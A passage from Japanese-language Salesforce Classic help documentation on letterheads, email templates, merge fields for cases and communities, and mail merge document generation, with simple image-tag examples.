   - [上部区切り線の編集]をクリックし、ヘッダーの下の水平線の色と高さを入力します。カラーピッカーボタンをクリックし、色を選択します。
   - [メインボディの色の編集]をクリックし、レターヘッドの本体部分の背景色を入力します。
   - [中央区切り線の編集]をクリックし、レターヘッドの中間にある境界線の色と高さを入力します。カラーピッカーボタンをクリックし、色を選択します。
   - [フッタープロパティの編集]をクリックし、レターヘッドの下部セクションの色、配置、高さを選択します。
   - [下部区切り線の編集]をクリックし、下部の水平線の色と高さを選択します。カラーピッカーボタンをクリックし、色を選択します。
2. 必要に応じて[プレビュー]をクリックすると、別のブラウザウィンドウにレターヘッドが表示されます。
3. [保存]をクリックします。

レターヘッドの設定が含まれる HTML メールテンプレートを作成するには、「HTML メールテンプレートの作成」 (ページ 2374)を参照してください。

関連トピック:

- メールテンプレートの管理
- カスタム HTML メールテンプレートの作成

レターヘッド項目

次に、レターヘッドの詳細ページに表示される項目について説明します (アルファベット順)。

項目	説明
有効	レターヘッドが HTML テンプレートに適用可能であることを示すチェックマーク。
作成者	レターヘッドを作成したユーザの名前(日時を含む)。
説明	このレターヘッドを他のレターヘッドと区別するのに役立つテキスト。
レターヘッド表示ラベル	レターヘッドを特定するための内部名。
レターヘッドの一意の名前	この名前は、Force.com API の使用時にコンポーネントを参照するために使用される一意の名前です。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。[レターヘッドの一意の名前] 項目を使用すると、開発者は管理パッケージで特定のコンポーネント名を変更できます。この変更は、登録者の組織に反映されます。
更新者	レターヘッドを最後に更新したユーザの名前 (日時を含む)。
名前空間プレフィックス	API 内でメールテンプレートに使用される名前空間プレフィックス。

関連トピック:

- レターヘッドの作成

メールテンプレートの管理

Salesforce Classic では、テキスト、レターヘッドのある HTML、カスタム、Visualforce の 4 種類のメールテンプレートを作成できます。これらすべてのメールテンプレートには、テキスト、差し込み項目、および添付ファイルを含めることができます。HTML テンプレートと Visualforce テンプレートには画像を含めることもできます。メールテンプレートは、レコードの [活動履歴] 関連リストまたは [HTML メールの状況] 関連リストからメールを送信するときに使用できます。テキストおよび HTML テンプレートは、一括メール送信を行うときにも使用できます。テキストテンプレートと HTML タグのない Visualforce テンプレートについては、テンプレートのスペルチェックを行うボタンを使用できます。

- テキスト - テキストメールテンプレートはすべてのユーザが作成または削除できます。「テキストメールテンプレートの作成」(ページ 1875)を参照してください。
- **HTML (レターヘッドを使用する)** - システム管理者および「HTML テンプレートの編集」権限を持つユーザは、レターヘッドを基にして HTML メールテンプレートを作成できます。「HTML メールテンプレートの作成」(ページ 2374)を参照してください。
- **カスタム HTML (レターヘッドを使用しない)** - システム管理者および「HTML テンプレートの編集」権限を持つユーザは、レターヘッドを使用しないでカスタム HTML メールテンプレートを作成できます。HTML の知識があるか、メールテンプレートに挿入する HTML コードを用意しておく必要があります。「カスタム HTML メールテンプレートの作成」(ページ 2372)を参照してください。
- **Visualforce** - システム管理者と開発者は、Visualforce を使用してテンプレートを作成できます。Visualforce メールテンプレートでは、複数のレコードからの情報をテンプレートに含めることができる高度な機能を使用して、受信者のデータを差し込むことができます。「Visualforce メールテンプレートの作成」を参照してください。

メモ: Visualforce メールテンプレートを使用して一括メールを送信することはできません。

メールテンプレートにアクセスするには、次のいずれかを実行します。

- 公開テンプレートの編集権限がある場合は、[設定] から [クイック検索] ボックスに「メールテンプレート」と入力し、[メールテンプレート] を選択します。
- 公開テンプレートを編集する権限がない場合は、個人設定に移動します。[クイック検索] ボックスに「テンプレート」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
- [メールテンプレートの表示] ページに移動するには、任意のメールテンプレート名をクリックします。
- テンプレートを編集または削除するには、リスト内のテンプレート名の横にある [編集] または [削除] をクリックします。
- メールテンプレートを作成するには、[新規テンプレート] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

HTML および Visualforce メールが使用不可能なエディション: **Personal** Edition

ユーザ権限

HTML メールテンプレートを作成または変更する
- 「HTML テンプレートの編集」

Visualforce メールテンプレートを作成または変更する
- 「アプリケーションのカスタマイズ」

公開メールテンプレートフォルダを作成または変更する
- 「公開テンプレートの管理」

メモ: 次の機能で使用するメールテンプレートが公開され有効である必要があります。

- Web-to-リード
- Web-to-ケース
- メール-to-ケースまたはオンデマンドメール-to-ケース
- 割り当てルール
- エスカレーションルール
- 自動レスポンスルール

関連トピック:

メールテンプレートのコピー

レターヘッドの使用

Salesforce 環境のカスタマイズ

メールテンプレートの表示

テンプレートを参照するには、リストからテンプレート名を選択します。オプションは、テンプレートの種類 (カスタム、HTML、Visualforce、またはテキスト) によって異なります。

- テキスト版テンプレートの場合に、テキストメッセージの内容、件名、または差し込み項目を変更するには、[編集] をクリックします。
- カスタムテンプレートおよび HTML テンプレートの場合:
  - HTML 版の内容または差し込み項目を変更するには、[HTML 版テンプレートの編集] をクリックします。

    メモ: どのカスタムおよび HTML メールテンプレートにも、HTML メールを表示できない受信者のためのテキスト版が含まれます。テキスト版を空白のままにすると、HTML 版の編集時にテキスト版が自動的に生成されます。
  - テキスト版の内容または差し込み項目を変更するには、[テキストの編集] をクリックします。

    警告: テキスト版は空白のままにしておくことをお勧めします。テキスト版を空白のままにすると、最新の HTML 版に基づいてテキスト版の内容が自動的に作成されます。内容を手動で入力した場合は、HTML 版へのそれ以降の編集がテキスト版に反映されません。
- Visualforce テンプレートの場合:
  - テンプレートページのマークアップを変更するには、[テンプレートを編集] をクリックします。
  - Visualforce の [添付ファイル] 関連リストに、Visualforce マークアップによって生成中の添付ファイルが示されます。
  - Visualforce のマークアップがインストール済み管理パッケージのコンポーネントを参照している場合は、[バージョン設定] 関連リストに、コンポーネントを含むインストール済みパッケージのバージョンが表示されます。インストール済み管理パッケージの一部のコンポーネントには、別のクラス、トリガ、またはカスタムオブジェクトを含めることができます。
  - メールテンプレートに暗号化データが含まれる場合は、生成されるメール内、および Visualforce テンプレートページにデータが暗号化されて表示されます。セキュリティ上の理由により、プレーンテキストでは表示されません。
- 選択したレコードのデータが入力されたテンプレートのサンプルを表示して、テストメールを送信するには、[テストの送信と差し込み項目の検証] をクリックします。
- [添付ファイル] 関連リストの [ファイル添付] をクリックします。そのテンプレートが使用されたすべてのメールに、添付ファイルが含まれます。

  ファイルを選択する手順は、次のとおりです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

HTML および Visualforce メールが使用不可能なエディション: **Personal** Edition

ユーザ権限

HTML メールテンプレートを作成または変更する
- 「HTML テンプレートの編集」

Visualforce メールテンプレートを作成または変更する
- 「アプリケーションのカスタマイズ」

公開メールテンプレートフォルダを作成または変更する
- 「公開テンプレートの管理」

  - [ドキュメント] タブでファイルを検索するには、[ドキュメント検索] リンクをクリックします。ロゴ画像や他のグラフィックファイルを選択する場合は、[ドキュメント] タブでドキュメントを [外部参照可] とマークします。
  - または、[ファイルの保存場所] ドロップダウンリストからオプションを選択して、自分のコンピュータまたはドキュメントフォルダからファイルを選択します。
- 「公開テンプレートの管理」権限がある場合は、別の著者を選択するために、[著者] 項目の横の [変更] をクリックできます。デフォルトでは、メールテンプレートを作成した人が著者になります。
- テンプレートを削除するには、[削除] をクリックします。
- テンプレートをコピーするには、[コピー] をクリックします。詳細は、「メールテンプレートのコピー」(ページ 1879)を参照してください。
- 「開発者モード」が有効になっている場合、[連動関係の表示] をクリックすると、そのテンプレートが参照しているコンポーネントが表示されます。

テキストメールテンプレートの作成

プレーンテキストメールテンプレートを作成して、HTML メールを閲覧できない受信者に送信できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

HTML および Visualforce メールが使用不可能なエディション: **Personal** Edition

ユーザ権限

公開メールテンプレートフォルダを作成または変更する
- 「公開テンプレートの管理」

1. 次のいずれかの操作を実行します。
   - 公開テンプレートの編集権限がある場合は、[設定] から [クイック検索] ボックスに「*メールテンプレート*」と入力し、[メールテンプレート] を選択します。
   - 公開テンプレートを編集する権限がない場合は、個人設定に移動します。[クイック検索] ボックスに「テンプレート」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
2. [新規テンプレート] をクリックします。
3. テンプレートの種別として [テキスト] をクリックし、[次へ] をクリックします。
4. テンプレートを保存するフォルダを選択します。
5. テンプレートを使用できるようにするには、[有効] チェックボックスをオンにします。
6. [メールテンプレート名] に名前を入力します。
7. 必要に応じて、[テンプレートの一意の名前] を変更します。この一意の名前は、Force.com API の使用時にコンポーネントを参照します。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。[テンプレートの一意の名前] 項目を使用すると、管理パッケージで特定のコンポーネント名を変更できます。この変更は、登録者の組織に反映されます。
8. 必要に応じて、[文字コード] ドロップダウンリストから別の文字セットを選択します。

9. テンプレートの［説明］を入力します。テンプレートの名前と説明はどちらも内部使用のみを目的とします。
10. メッセージの［件名］を入力します。
11. メッセージのテキストを入力します。
12. 必要に応じて、テンプレートの件名と本文中に差し込み項目を入力します。メールを送信するとき、これらの項目はレコードからの情報に置き換えられます。
13. [保存] をクリックします。

ヒント: 選択したレコードのデータが入力されたテンプレートのサンプルを表示して、テストメールを送信するには、[テストの送信と差し込み項目の検証] をクリックします。

テンプレートへのファイルの添付

テンプレートに添付ファイルを追加する手順は、次のとおりです。

1. 次のいずれかの操作を実行します。
   - 公開テンプレートの編集権限がある場合は、[設定] から［クイック検索］ボックスに「メールテンプレート」と入力し、[メールテンプレート] を選択します。
   - 公開テンプレートを編集する権限がない場合は、個人設定に移動します。［クイック検索］ボックスに「テンプレート」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
2. テンプレートを選択します。
3. メールテンプレートの詳細ページで [ファイル添付] をクリックします。
4. フォルダを選択してドキュメント名をクリックするか、[ドキュメント検索] をクリックしてファイル名を入力し、ドキュメントを検索します。

   または、[私のコンピュータ] をクリックして、自分のコンピュータからファイルを添付します。

添付されたファイルは、そのテンプレートが使用されたすべてのメールに含まれます。一括メール送信では、添付ファイルはファイルではなくリンクとして送信されます (「メールの一括送信」 (ページ 1853)を参照)。

関連トピック:

メールテンプレートの管理

Visualforce メールテンプレートの作成

Salesforce 環境のカスタマイズ

カスタム HTML メールテンプレートの作成

レターヘッドを使用せずに、カスタム HTML メールテンプレートを作成できます。HTML がわからない場合は、HTML コードをテンプレートに貼り付けることができます。

1. 次のいずれかの操作を実行します。
   - 公開テンプレートの編集権限がある場合は、[設定] から［クイック検索］ボックスに「*メールテンプレート*」と入力し、[メールテンプレート] を選択します。
   - 公開テンプレートを編集する権限がない場合は、個人設定に移動します。［クイック検索］ボックスに「テンプレート」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
2. [新規テンプレート] をクリックします。
3. ［カスタム HTML（レターヘッドを使用しない）］を選択し、[次へ] をクリックします。
4. テンプレートを保存するフォルダを選択します。
5. テンプレートを使用できるようにするには、［有効］チェックボックスをオンにします。
6. ［メールテンプレート名］に名前を入力します。
7. 必要に応じて、［テンプレートの一意の名前］を変更します。この一意の名前は、Force.com API の使用時にコンポーネントを参照します。管理パッケージでは、この一意の名前により、パッケージのインストール時に名前が競合することを防ぎます。この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。［テンプレートの一意の名前］項目を使用すると、管理パッケージで特定のコンポーネント名を変更できます。この変更は、登録者の組織に反映されます。
8. 必要に応じて、［文字コード］ドロップダウンリストから別の文字セットを選択します。
9. テンプレートの［説明］を入力します。テンプレートの名前と説明はどちらも内部使用のみを目的とします。説明は、一括メール送信時にログに記録される、メール活動のタイトルとして使用されます。
10. [次へ] をクリックします。
11. メッセージの［件名］を入力します。
12. メッセージの HTML ソーステキストを入力します。すべての HTML タグを含めます。

    メモ: 画像を含める場合は、[ドキュメント] タブにアップロードすることをお勧めします。アップロードすると、サーバ上にある画像のコピーを参照できます。以下に例を示します。

```
<img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

HTML および Visualforce メールが使用不可能なエディション: **Personal** Edition

ユーザ権限

カスタム HTML メールテンプレートを作成または変更する
- 「HTML テンプレートの編集」

公開メールテンプレートフォルダを作成または変更する
- 「公開テンプレートの管理」

13. 必要に応じて、テンプレートの件名と本文中に差し込み項目を入力します。メールを送信するとき、これらの項目は、リード、取引先責任者、取引先、商談、ケース、またはソリューションに置き換えられます。
14. [次へ] をクリックします。
15. 必要に応じて、テキストのみのメールを入力するか、[HTML 版からテキストのコピー] をクリックして、HTML 版から HTML タグを付けないテキストを自動的に貼り付けます。テキスト版は、HTML メールを表示できない受信者が使用できます。

    警告: テキスト版は空白のままにしておくことをお勧めします。テキスト版を空白のままにすると、最新のHTML版に基づいてテキスト版の内容が自動的に作成されます。内容を手動で入力した場合は、HTML 版へのそれ以降の編集がテキスト版に反映されません。

16. [保存] をクリックします。

ヒント: 選択したレコードのデータが入力されたテンプレートのサンプルを表示して、テストメールを送信するには、[テストの送信と差し込み項目の検証] をクリックします。

メモ: メールの利用にカスタム HTML テンプレートを選択した場合、カスタム HTML テンプレートの内容を変更できません。

関連トピック:

Visualforce メールテンプレートの作成
メールテンプレートのコピー
Salesforce 環境のカスタマイズ
HTML メールテンプレートの作成
Visualforce メールテンプレートの作成
レターヘッドの作成
メールテンプレートへの画像の追加
Salesforce 環境のカスタマイズ

メールテンプレートのコピー

メールテンプレートのコピーでは、既存のメールテンプレートに新しい名前を付けて保存します。

1. 次のいずれかの操作を実行します。
   - 公開テンプレートの編集権限がある場合は、[設定] から［クイック検索］ボックスに「*メールテンプレート*」と入力し、[メールテンプレート] を選択します。
   - 公開テンプレートを編集する権限がない場合は、個人設定に移動します。［クイック検索］ボックスに「*テンプレート*」と入力し、[メールテンプレート] または [私のテンプレート] の表示された方を選択します。
2. リストにあるメールテンプレート名をクリックします。
3. [コピー] をクリックします。
4. テンプレートを保存するフォルダを選択します。
5. テンプレートを使用できるようにするには、［有効］チェックボックスをオンにします。
6. ［メールテンプレート名］に名前を入力します。
7. テンプレートの［説明］を入力します。テンプレートの名前と説明はどちらも内部使用のみを目的とします。
8. [保存] をクリックします。

関連トピック:

Salesforce 環境のカスタマイズ

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

HTML および Visualforce メールが使用不可能なエディション: **Personal** Edition

ユーザ権限

HTML メールテンプレートを作成または変更する
- 「HTML テンプレートの編集」

Visualforce メールテンプレートを作成または変更する
- 「アプリケーションのカスタマイズ」

公開メールテンプレートフォルダを作成または変更する
- 「公開テンプレートの管理」

メールテンプレートへの画像の追加

HTMLおよびVisualforceメールテンプレートに画像またはロゴを含めることができます。レターヘッドテンプレートのあるHTMLでは、ロゴまたは画像はテンプレートの作成時に選択するレターヘッドから取り込まれます。

カスタムHTMLまたはVisualforceテンプレートを作成する場合は、単純に、画像を参照する `img` タグを含めます。[ドキュメント]タブに画像をアップロードし、Salesforceサーバで画像のコピーを参照するようにすることをお勧めします。たとえば、HTMLの場合、次のようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

一括メール送信が使用不可能なエディション: **Personal** Edition、**Contact Manager** Edition、および **Group** Edition

HTMLおよびVisualforceメールが使用不可能なエディション: **Personal** Edition

ユーザ権限

HTMLメールテンプレートを作成または変更する
- 「HTMLテンプレートの編集」

Visualforceメールテンプレートを作成または変更する
- 「アプリケーションのカスタマイズ」

公開メールテンプレートフォルダを作成または変更する
- 「公開テンプレートの管理」

```
<img src="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=1270576568000" alt="Company Logo"
height="64" width="64"/>
```

また、Visualforceの場合は、次のようになります。

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

ケースの差し込み項目

使用可能な差し込み項目のリストは、使用しているデータ型によって異なります。ケースの差し込み項目のほとんどはケース項目に直接対応しています。次の表では、ケースレコードの処理から派生した値を表すより高度な差し込み項目について説明します。

エディション

使用可能なエディション: Salesforce Classic

使用可能な差し込み項目は、使用しているSalesforceのエディションによって異なります。

項目	差し込み項目	説明
PDF での記事	Case.Articles_as_PDFs	PDF の添付ファイルに変換されたケースに関連付けられている記事。 これでユーザが、ケース詳細ページの [メール] 関連リストで [メールを送信] をクリックし、この差し込み項目を含むテンプレートを選択できるようになります。メールを送信する前に添付ファイルをプレビューしたり、削除したりできます。
メールスレッド	Case.Email_Thread	ケース取引先責任者が送信者であるか受信者 ([宛先]、CC、または BCC) であるすべてのメールのスレッド。メールは、最新のメールがスレッドの一番上に表示されるように新しい順に一覧表示されます。このスレッドはメールのテキストバージョンを挿入します。Visualforce ページではこの差し込み項目は使用できません。 メールスレッドの制限は、次のとおりです。 • 最大メール数: 200 • メール本文切り捨てサイズ: 32 KB
最後のケースコメント	Case.Last_Case_Comment	ケースに対する最新コメントの説明が作成されます。
ソリューション添付ファイル	Case.Solution_Attachments	ケースソリューションの添付ファイル。
ソリューション 説明	Case.Solution_Description	ケースに関連付けられたソリューションの詳細。ケースに複数のソリューションが関連付けられている場合、各ソリューションの説明がリストに表示されます。

項目	差し込み項目	説明
ソリューションの件名	`Case.Solution_Subject`	ケースに関連付けられたソリューションのタイトル。ケースに複数のソリューションが関連付けられている場合、各ソリューションのタイトルがリストに表示されます。
ソリューションの件名と説明	`Case.Solution_Subject_and_Description`	ケースに関連付けられたソリューションのタイトルと詳細。ケースに複数のソリューションが関連付けられている場合、各ソリューションのタイトルと説明がリストに表示されます。
推奨ソリューション	`Case.Suggested_Solutions`	顧客の問題解決に役立つ可能性がある各推奨ソリューションの件名および説明へのリンク。 メモ: 推奨ソリューションの差し込み項目を含むテンプレートを使用してメールを一括送信すると、数分かかる可能性があるためお勧めしません。
ケーススレッド Id	`Case.Thread_Id`	メール-to-ケースのケースメールの一意の識別子。スレッド ID は、各ケースメールを識別する [ref:_DV0Txx._500V0U9YB:ref] などの一意の ID です。デフォルトでは、ケースメールの件名と内容の両方にスレッド ID が追加されます。スレッド ID のデフォルトの位置は、本文の末尾です。スレッド ID を本文の他の場所に配置するには、この差し込み項目を使用します。

ケースの差し込み項目に関する注意事項

ケースのエンタイトルメントの差し込み項目
: ケースのエンタイトルメントの差し込み項目はサポートされていません。たとえば、[エンタイトルメント名 `{!Case.Entitlement}`] 差し込み項目をメールテンプレートに追加する場合でも、テンプレートに項目は投入されません。

メール-to-ケースまたはオンデマンドメール-to-ケースの差し込み項目
: メール-to-ケースまたはオンデマンドメール-to-ケースを有効化している場合、サポートエージェントがケースのメールに返信するために使用できるメールテンプレートを作成できます。これらのテンプレートには、返信元のメールの情報を表示する差し込み項目を入れることができます。「メールテンプレートの管理」(ページ 1872)を参照してください。

Web-to-ケースの差し込み項目
: Web-to-ケースを使用してオンラインでケースを登録した顧客の氏名、メール、電話または会社名を参照するには、関連する `{!Case_OnlineCustomer...}` 項目を使用します。ケースに関連する取引先責任者または取引先を参照するには、関連する取引先責任者または取引先の差し込み項目を使用します。

コミュニティの差し込み項目

差し込み項目をコミュニティのメールテンプレートに追加できます。

組織で Salesforce Communities を有効にすると、次の 3 つのテキストベースのメールテンプレートが作成されます。

- コミュニティ: パスワード変更メール
- コミュニティ: パスワードを忘れた場合のメール
- コミュニティ: 新規メンバーお知らせメール

これらのテンプレートでは、一意の差し込み項目が使用されます。これらの差し込み項目は、テンプレートの編集時に選択およびコピーすることはできませんが、手動で入力することはできます。これらの差し込み項目は、コミュニティに対して選択したテキストまたはHTMLテンプレートで使用する場合にのみ正しく動作します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目名	説明
`{!Community_Name}`	コミュニティの作成時に入力したコミュニティ名。
`{!Community_Url}`	コミュニティのログインページの URL。https://acme.force.com/partners/login など。 この差し込み項目は、新しい外部ユーザに送信されるお知らせメールに含まれ、パスワードのリセットページへのリンクに URL が追加されます。 この項目は、次のいずれかの場合にのみ入力されます。 • この項目を含むテンプレートが、コミュニティの [新規メンバーのお知らせ] テンプレートとして選択され、[お知らせメールを送信] が選択されている。 • この項目を含むテンプレートが、[パスワードを忘れた場合] または [パスワードの変更] テンプレートとして選択され、メールを受信するユーザがコミュニティメンバーである外部ユーザである。
`{!Receiving_User.Username}`	お知らせメールを受信するユーザのユーザ名。

Visualforce を使用して、コミュニティのカスタムメールテンプレートを作成できます、この場合、メールテンプレートにカスタムの企業ブランド設定を使用できます。Visualforce メールテンプレートの場合は、次の表に示すとおり、`$Network` グローバル差し込み項目種別とそのプロパティを使用します。

項目名	説明
`$Network.Name`	コミュニティの作成時に入力したコミュニティ名。

項目名	説明
`$Network.NetworkUrlForUserEmails`	コミュニティのログインページの URL。https://acme.force.com/partners/login など。 この差し込み項目は、新しい外部ユーザに送信されるお知らせメールに含まれ、パスワードのリセットページへのリンクに URL が追加されます。 この項目は、コミュニティでサポートされている3つのメール種別のいずれかの Visualforce メールテンプレートで使用される場合にのみ入力されます。

コミュニティでケース、承認、またはワークフローを使用している場合、`{!<any_object>.Link}` または `{!Case.Link}` 差し込み項目を使用するメールテンプレートから作成されたメールには、コミュニティのレコードへのリンクが含まれます。メールを受信するユーザが複数の有効なコミュニティのメンバーである場合、このリンクは最も古い有効なコミュニティに移動します。ユーザがすでにコミュニティにログインしていて、メールのリンクをクリックすると、このリンクはそのコミュニティに移動します。ユーザがコミュニティのメンバーではない場合、このリンクは内部組織に移動します。ユーザがポータルおよびコミュニティのメンバーである場合、このリンクはそのコミュニティに移動します。

項目名	説明
`{!Case.Link}`	使用場所 • 取引先責任者および所有者へのケースコメント通知 • 取引先責任者へのケースの作成および更新通知
`{!<any_object>.Link}`	使用場所 • 承認者および代理承認者に送信される承認申請 • ワークフローメールアラート

メールテンプレートがこれらの差し込み項目を使用しているかどうかを確認するには、[設定] の [クイック検索] ボックスに「メールテンプレート」と入力し、[メールテンプレート] を選択してから、メールテンプレートの横にある [編集] をクリックします。

関連トピック:

- コミュニティから送信されるメールのカスタマイズ
- メールテンプレートの管理
- コミュニティから送信されるメールのカスタマイズ
- メールテンプレートの管理

拡張差し込み印刷を使用した一括差し込み印刷ドキュメントの生成

メモ: 拡張差し込み印刷機能を使用して、差し込み印刷ドキュメントを生成できます。拡張差し込み印刷機能は、お客様からのリクエストにより提供いたします。この機能をご希望の場合は、Salesforce カスタマーサポートにお問い合わせください。

また、拡張差し込み印刷を使用するには、まずシステム管理者が機能を有効にする必要があります。

エディション

この機能は、Salesforce Classic で使用可能です。

使用可能なエディション: すべてのエディション

ユーザ権限

一括差し込み印刷ドキュメントを生成する
- 「公開ドキュメントの管理」

拡張差し込み印刷によって、定型レターと、それに合った封筒や宛名ラベルなど、一度に複数のレコードに適用できる差し込み印刷用 Microsoft® Word ドキュメントを簡単に作成できます。

1. [取引先]、[取引先責任者]、または [リード] タブをクリックします。その他のレコードは現在サポートされていません。
2. [ツール]エリアで[一括差し込み印刷]をクリックして、一括差し込み印刷ウィザードを起動します。
3. ［表示］ドロップダウンリストから該当するリストビューを選択します。
4. 差し込み印刷に含めるレコードを選択します。ページに現在表示されているレコードをすべて選択するには、列のヘッダーにあるチェックボックスをオンにします。
5. [次へ] をクリックします。
6. 作成する Word ドキュメントの種別を選択します。サポートされているドキュメントの種別は、ドキュメント、封筒、および宛名ラベルです。
7. 各レコードで完了した ToDo を追加して、これらの差し込み印刷ドキュメントの作成をログに記録するには、［差し込み印刷ドキュメントを . . . ］チェックボックスをオンにします。
8. [次へ] をクリックします。
9. 該当する差し込み印刷テンプレートを選択します。

   ドキュメントの場合は、すべての出力内容を含む単一の Word ドキュメントを作成するか、レコードごとに個別の Word ドキュメントを作成するか選択します。
10. 必要に応じて、[テンプレートをプレビュー] をクリックし、Word ドキュメントをプレビューします。プレビューでは、差し込み項目は表示されますが、データは表示されません。開いた Word ドキュメントは編集できますが、変更内容は現在の差し込み印刷要求には適用されません。新たに改訂されたテンプレートを差し込み印刷で使用できるようにするには、まずアップロードする必要があります。
11. [完了] をクリックします。

    メモ: 要求が拡張差し込み印刷の最大サイズの制限を超えると、レコード数を少なくするか、サイズの小さい差し込み印刷テンプレートを選択するようメッセージが表示されます。

作成したドキュメントの準備ができたら、Salesforce はメールを送信します。差し込み印刷ドキュメントは、次の条件で処理が異なります。

- 3 MB 未満の場合、Salesforce では、ドキュメントが Word ドキュメント (`.doc`) または Zip ファイル (`.zip`) の添付ファイルとしてメール送信されます。添付ファイルのサイズが組織のメールの添付ファイルの最大サイ

ズを超えるか、システム管理者がすべての差し込み印刷ドキュメントを[ドキュメント]タブに保存するように設定していた場合、Salesforce では、生成されたドキュメントが[ドキュメント]タブに自動的に保存されます。その場合、ドキュメントの保存場所へのリンクが記載されたメールがユーザに送信されます。

- 3 MB を超える場合、Salesforce では、それらは[ドキュメント]タブの個人ドキュメントフォルダに保存されます。

差し込み印刷の考慮事項

拡張差し込み印刷は、その他の環境として、Mozilla Firefox Web ブラウザと Apple Mac OS もサポートしています。さらに、ActiveX コントロールをインストールする必要がありません。

拡張差し込み印刷は、Microsoft Word 2007 をサポートしています。

- 拡張差し込み印刷は、`.docx` または `.dotx` ファイル形式で保存されたテンプレートをサポートしていません。
- 差し込み印刷ドキュメントを使用する場合、ページレイアウト設定と項目レベルセキュリティ設定でアクセスを許可されている項目のみにアクセスできます。
- 拡張差し込み印刷は、リッチテキストエリア項目のフォーマットはサポートしていません。
- レコード詳細ページから差し込み印刷を使用すると、そのレコードの標準ワークフロールールと入力規則が自動的に起動します。ただし、拡張差し込み印刷を使用すると、これらの規則は起動されません。
- 拡張差し込み印刷で、差し込み印刷処理に次の制限が追加されます。
  - 1,000 レコードまで
  - 選択した差し込み印刷テンプレートの合計サイズが 1 MB 未満
  - 一括差し込み印刷で、選択したレコードの数と選択した差し込み印刷テンプレートの合計サイズの積が 50 MB 未満
- 差し込み印刷ドキュメントをプレビューしても、テンプレートしか表示されません。[テンプレートをプレビュー]ではレコード詳細を利用できないため、プレビューでは差し込み項目にデータが入力されません。

関連トピック:

差し込み印刷
個別差し込み印刷ドキュメントの送信

個別差し込み印刷ドキュメントの送信

サポートされているオブジェクトの項目を使用して差し込み印刷ドキュメントを作成します。

重要: Salesforce では、TLS 1.0 の無効化に伴い、標準差し込み印刷のサポートを終了します。この変更により、営業担当は Microsoft® Word で差し込み印刷ドキュメントを生成できなくなります。営業担当が機能を使用できたとしても、Salesforce は問題が発生した場合のサポートやメンテナンスは提供しません。ただし、ご安心ください。拡張差し込み印刷に移行することで、Salesforce データを使用した差し込み印刷を引き続き実行できます。

エディション

この機能は、Salesforce Classic で使用可能です。

使用可能なエディション: すべてのエディション

1. 該当するレコードの [活動履歴] 関連リストにある [差し込み印刷] をクリックします。取引先、取引先責任者、リード、ケース、商談、およびカスタムオブジェクトがサポートされています。
2. ルックアップを使用して、情報の差し込み元となるレコードを指定します。
3. 差し込み印刷テンプレートを選択します。
4. [作成] をクリックします。

   カスタムオブジェクトが、商談との間に主従関係を持っている場合は、その商談の主取引先責任者がデフォルトで選択されます。

5. Salesforce は次にドキュメントを生成します。
   - 組織が標準差し込み印刷を使用している場合は、Word が起動されて、作成したドキュメントが表示されます。ドキュメントが表示されたら、[ファイル] メニューの [別名で保存] をクリックして、ドキュメントをハードディスクドライブに保存します。
   - 組織が拡張差し込み印刷を使用し、要求が最大サイズの制限を超えると、サイズの小さい差し込み印刷テンプレートを使用するようメッセージが表示されます。拡張差し込み印刷では、[作成] をクリックしても Word は起動されません。代わりに、Salesforce はメールを送信し、そのメールには、作成した Word ドキュメントが添付されるか、[ドキュメント] タブに保存したドキュメントへのリンクが記載されます。
6. 差し込み印刷の活動を記録するように選択した場合は、ToDo の情報を入力します。フォローアップの ToDo を作成することもできます。

   差し込み印刷の ToDo の［件名］には、デフォルトで差し込み印刷テンプレート名が設定され、差し込み印刷の ToDo は、[活動履歴] 関連リストに完了した活動として表示されます。データが差し込まれたドキュメントは、ToDo と共には保存されません。

7. ドキュメントを印刷したり、メールの添付ファイルとして送信します。

差し込み印刷の考慮事項

拡張差し込み印刷は、その他の環境として、Mozilla Firefox Web ブラウザと Apple Mac OS もサポートしています。さらに、ActiveX コントロールをインストールする必要がありません。

拡張差し込み印刷は、Microsoft Word 2007 をサポートしています。

- 拡張差し込み印刷は、`.docx` または `.dotx` ファイル形式で保存されたテンプレートをサポートしていません。
- 差し込み印刷ドキュメントを使用する場合、ページレイアウト設定と項目レベルセキュリティ設定でアクセスを許可されている項目のみにアクセスできます。
